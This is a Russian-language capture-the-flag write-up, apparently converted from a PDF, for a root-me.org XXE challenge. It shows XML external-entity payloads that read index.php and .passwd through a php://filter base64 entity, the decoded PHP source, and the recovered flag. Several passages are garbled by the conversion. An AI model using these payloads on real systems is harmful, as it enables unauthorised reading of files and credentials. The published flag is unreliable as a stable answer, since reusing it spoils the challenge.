
Задание 1-2-3:Изучите функционал задания, убедитесь, что XML-сущности включены. Проверьте, что внешние сущности включены: прочитайте файл с сервера или отправьте проверочный запрос на свой сервер.

Для решения задания необходимо использовать скрипт для проверки RSS. В данном задании будут использоваться pastebin.com, скрипт RSS (ниже).

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
<channel>
 <title>W3Schools Home Page</title>
 <link>https://www.w3schools.com</link>
 <description>Free web building tutorials</description>
 <item>
  <title>RSS Tutorial</title>
  <link>https://www.w3schools.com/xml/xml_rss.asp</link>
  <description>New RSS tutorial on W3Schools</description>
 </item>
 <item>
  <title>XML Tutorial</title>
  <link>https://www.w3schools.com/xml</link>
  <description>New XML tutorial on W3Schools</description>
 </item>
</channel>
</rss>
```

Подставляя данный скрипт уже на уязвимый ресурс получаю ответ.



^{*} Прочитайте флаг и сдайте его на root-me.org.

Как минимум скрипт работает.

Далее используя одну из нагрузок с github для XXE retrive files модифицирую запрос.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/</pre>
resource=index.php"> ]>
< rss \ version = "2.0" >
<channel>
       <title>W3Schools Home Page</title>
       <link>https://www.w3schools.com</link>
       <description>Free web building tutorials</description>
       <item>
              <title>&xxe:</title>
              <link>https://www.w3schools.com/xml/xml_rss.asp</link>
              <description>New RSS tutorial on W3Schools</description>
       </item>
       <item>
              <title>XML Tutorial</title>
              <link>https://www.w3schools.com/xml</link>
              <description>New XML tutorial on W3Schools</description>
       </item>
</channel>
</rss>
```



Результатом вывода является строка кодировки base64.

Необходима раскодировка.

В результате узнаю файл "флага" и должным образом модифицирую запрос.

PD9waHAKCmVjaG8gJzxodG1sPic7CmVjaG8gJzxoZWFkZXI+PHRpdGxlPlhYRTwvdGI0bGU+PC9oZWFkZXI+JzsKZWNobyAnPGJvZHk+JzsKZWNobyAnPGgzPjxh IGhyZWY9Ij9hY3Rpb249Y2hIY2tlciI+Y2hIY2tlcjwvYT4mbmJzcDt8Jm5ic3A7PGEgaHJIZj0iP2FjdGlvbj1hdXRolj5sb2dpbjwvYT48L2gzPjxociAvPic7CgppZiAoICEgaXN zZXQoJF9HRVRbJ2FjdGlvbiddKSApICRfR0VUWydhY3Rpb24nXT0iY2hlY2tlcil7CgppZigkX0dFVFsnYWN0aW9uJ10gPT0gImNoZWNrZXlikXsKCiAgIGxpYnhtbF9kaXNhYmxlX2VudGl0eV9sb2FkZXloZmFsc2UpOwoglCBsaWJ4bWxfdXNlX2ludGVybmFsX2Vycm9ycyh0cnVlKTsKCiAglGVjaG8gJzxoMj5SU1MgVmFsaWRpdHkgQ2hl a HR0cDovL2hvc3QudGxkL3JzcylgLz4KlCAgPGlucHV0lHR5cGU9lnN1Ym1pdClgLz4KlCAgPC9mb3JtPic7CgoKlCAglGlmKGlzc2V0KCRfUE9TVFsidXJsll0plCYmlClcAglClcAglGlmKGlzc2V0KCRfUE9TVFsidXJsll0plCYmlClcAglEoZW1wdHkoJF9QT1NUWyJ1cmwiXSkpKSB7CiAgICAgICAgJHVybCA9lCRfUE9TVFsidXJsII07CiAgICAgICAgZWNobyAiPHA+VVJMIDogli5odG1sZW50aXRpZXMo JHVybCkuljwvcD4iOwoglCAglCAglHRyeSB7CiAglCAglCAglCAglCAglCAglCAglGN1cmxfaW5pdCgjJHVybClpOwoglCAglCAglCAglCAglCAglCBjdXJsX3NldG9wdCgkY2gsIENVUk x PUFR fUkVUVVJOVFJBTINGRVIsIDEpOwoglCAglCAglCAglCBjdXJsX3NldG9wdCgkY2gslENVUkxPUFR fVEINRU9VVCwgMyk7CiAglCAglCAglCAglGN1cmxfc2V0b3B0KCRjaCwgQ1VSTE9QVF9DT05ORUNUVEINRU9VVCAsMCk7IAogICAgICAgICAGICAGICAGV3VVbF9leGVjKCAkY2ggKTsKICAGICAGICAGICAGY3V glCAglGlmlCgglSBpc19vYmplY3QoJHN0cmluZykgfHwglSRzdHJpbmcgfHwglSgkc3RyaW5nLT5jaGFubmVsKSB8fCAhKCRzdHJpbmctPmNoYW5uZWwtPml0ZW0p/mlC2W01 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page. Source character set. Decode each line separately (useful for when you have multiple entries). Decodes in real-time as you type or paste (supports only the UTF-8 character set). Decodes your data into the area below. <input type="password" name="password" /> <input type="submit" /> </form> $if(isset(\$_POST['username'], \$_POST['password']) \&\& !empty(\$_POST['username']) \&\& !empty(\$_POST['password'])) \\$ \$user=\$_POST["username"]; \$pass=\$ POST["password"]; if(\$user === "admin" && \$pass === "".file_get_contents(".passwd").""){ print "Flag: ".file_get_contents(".passwd")."
";

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/</p>
resource=.passwd"> ]>
< rss \ version = "2.0" >
<channel>
       <title>W3Schools Home Page</title>
       k>https://www.w3schools.com</link>
       <description>Free web building tutorials</description>
       <item>
              <title>&xxe:</title>
              <link>https://www.w3schools.com/xml/xml_rss.asp</link>
              <description>New RSS tutorial on W3Schools</description>
       </item>
       <item>
              <title>XML Tutorial</title>
              <link>https://www.w3schools.com/xml</link>
              <description>New XML tutorial on W3Schools</description>
       </item>
</channel>
</rss>
```

После так же в base64 получаю содержимое файла, декордирую, сдаю.



checker | login **RSS Validity Checker** http://host.tld/rss Submit Query URL: https://pastebin.com/raw/k7P93B76 YzkzNGZlZDE3ZjFjYWMzMDQ1ZGRmZWNhMzRmMzMyYmMK YzkzNGZIZDE3ZjFjYWMzMDQ1ZGRmZWNhMzRmMzMyYmMK • For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page. Source character set. Decode each line separately (useful for when you have multiple entries). Decodes in real-time as you type or paste (supports only the UTF-8 character set). Codes your data into the area below. c934fed17f1cac3045ddfeca34f332bc XML External Entity 35 Points 🏫 **RSS Validity Checker Author Validations** Level @ 4801 Challengers 2% Statement Retrieve the administrator password. Start the challenge Vulnerability sheet(s) (EN) XML external entity (XXE) 2 related ressource(s) • # XML External Entity Attacks (XXE) - owasp (Exploitation - Web) • 🖐 What You Didn't Know About XML External Entities Attacks (Exploitation - Web) Validation